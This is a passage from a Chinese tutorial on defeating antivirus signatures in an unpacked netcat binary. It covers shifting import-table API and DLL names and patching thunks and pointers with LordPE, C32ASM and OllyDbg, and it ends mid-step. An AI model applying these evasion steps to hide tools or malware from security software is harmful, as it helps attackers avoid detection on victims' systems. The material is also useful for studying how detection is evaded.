


图9

然后使用LordPe打开未修改之前的程序unpacker.exe，单击“目录”按钮查看输入表的RVA地址为0001B000，如图9，然后计算出它的文件偏移地址，具体的手动方法在上面已经做了介绍，这里我们使用工具来完成，单击LordPE中的“确定”按钮返回其父窗口，单击“FLC”，打开“文件地址计算机器”，在RVA中输入刚才查看到的输入表RVA0x0001B000，单击“计算”知道了其对应的文件偏移地址没有变化（这个程序巧了没有节偏移），如图10。

最后，我们用16进制编辑器，比如使用C32ASM打开重建过的程序unpacker.exe，然后按Ctrl+G跳转到1B000这个位置，将其下的所有API函数填充为0以删除原来的输入表，到这里输入表就重建完成了。




图10

2、某个特定API函数的修改

（1）使用左右移位法

上面介绍的是一种懒方法，通过整体上的移位来实现免杀，最大的特点就是可以不用考虑特征码的所在，而且可以结合其它重建方法一起操作。免杀中通用的方法是不存在的，即便存在也是暂时的存在，所以我们要学会多种方法来处理解决输入表的免杀问题，比如我们通过特征定位器发现特征码存在于某一个特定的API函数上，这时候就可以用到第2种方法——左右移位法来试试，左右指的是函数的移位方向，也就是说可以向前也可以向后移位来实现让杀毒软件的特征码比较失灵。

这里还是以上面的nc.exe为例，首先在1中我们知道了输入表的位置在0x1b000处，假设定位出的特征码位于如图11所示的send函数上，我们在C32ASM中选中send字符，点右键选择“填充”，将其填充掉，向前或者向后移动1位或者2位，这个根据具体的免杀程序来进行选择，这里我们选择左移1位，移位完成后保存退出。




图11

最后还需要调整其地址，我们知道send()是WS2_32套接字库里的一个函数，使用LordPe将修改后的程序载入，单击“目录”打开目录界面，单击导入表后面的按钮，在“导入表窗口”中选择send()函数所在的DLL文件Ws2_32.dll，这时候我们无法找到send函数，因为我们向左移动了1位，所以只能看到end的字样，如图12，我们在图中红框标出的位置点右键选择“编

辑”，出现了如图13所示的对话框，将ThunkValue的内容减1修改为0001B593就可以了。




图12





图13

（2）修改函数指针法

修改函数指针法其实也是左右移位法的一种，只不过就是后面的地址处理上不同，首先已知输入表的位置位于0x1b000处，假设定位出的特征码位在图11所示的send函数上，我们记下send函数的起始地址为1B596，使用LordPe将Unpacker.exe载入，单击“FLC”计算其内存中的地址VA为0x0041B596，退出LordPe后将unpacker.exe载入到OD中，按CTRL+G跳转到0x0041B596的位置，点击右键选择“Search for（搜索）”——“Name(label) in current module（当前模块的标签）”，如图14，在弹出的窗口中按S键快速定位到send函数，找到后点击右键选择“复制保存到剪切板”——“整行”，内容如下：

```
Names in unpacker, item 67
Address=004122FC
Section=UPX1
Type=Import  (Known)
Name=WS2_32.send
```


图14

地址为0x4122FC，这是一个内存地址，减去基址0x00400000得到RVA地址，节偏移为0，所以该函数的文件偏移地址为0x122FC。找到地址后我们使用C32ASM将程序载入，跳转到send函数的地址处122FC，其值为94，我们将其修改为93，如图15所示，然后找到特征码所在位置send函数将向左移一位，如果是向右移1位则前面122FC处的值修改为95。






图15

3、特征码定位到DLL文件的修改方法

特征码定位到DLL文件的修改方法其实和定位到API函数上的处理方式是一样的，只不过我们DLL移位后需要修改IMAGE_IMPORT_DESCRIPTOR结构的内容，而API移位后修改的是IMAGE_DATA_THUNK结构的内容。

还是以上面脱壳后的nc.exe为例，首先将脱壳后的文件unpacker.exe载入到C32ASM中，已知其输入表的文件偏移地址为0x1b000，假设特征码定位到如图16所示的WS2_32.DLL上，我们需要将WS2_32.DLL移位到现在的空区域中，然后在原来的位置点右键，选择填充，将原来位置填充为00，如图17。


图16


图17

记下WS2_32.DLL的新地址0x1B5B0，退出后使用LordPE载入修改后的程序，单击“FLC”，打开文件地址计算工具，单击“offset”输入1b5b0，将其转换为RVA地址，如图18，转换完成后，关闭“文件地址计算工具”，单击“目录”，打开导入表窗口，这时候因为我们移走了WS2_32.DLL，所以在导入表窗口中看不到该DLL文件了，我们只要在没有DLLNAME的那行上点右键，选择“编辑”，将“名称RVA”的地址填写为1B5B0就可以了，如图1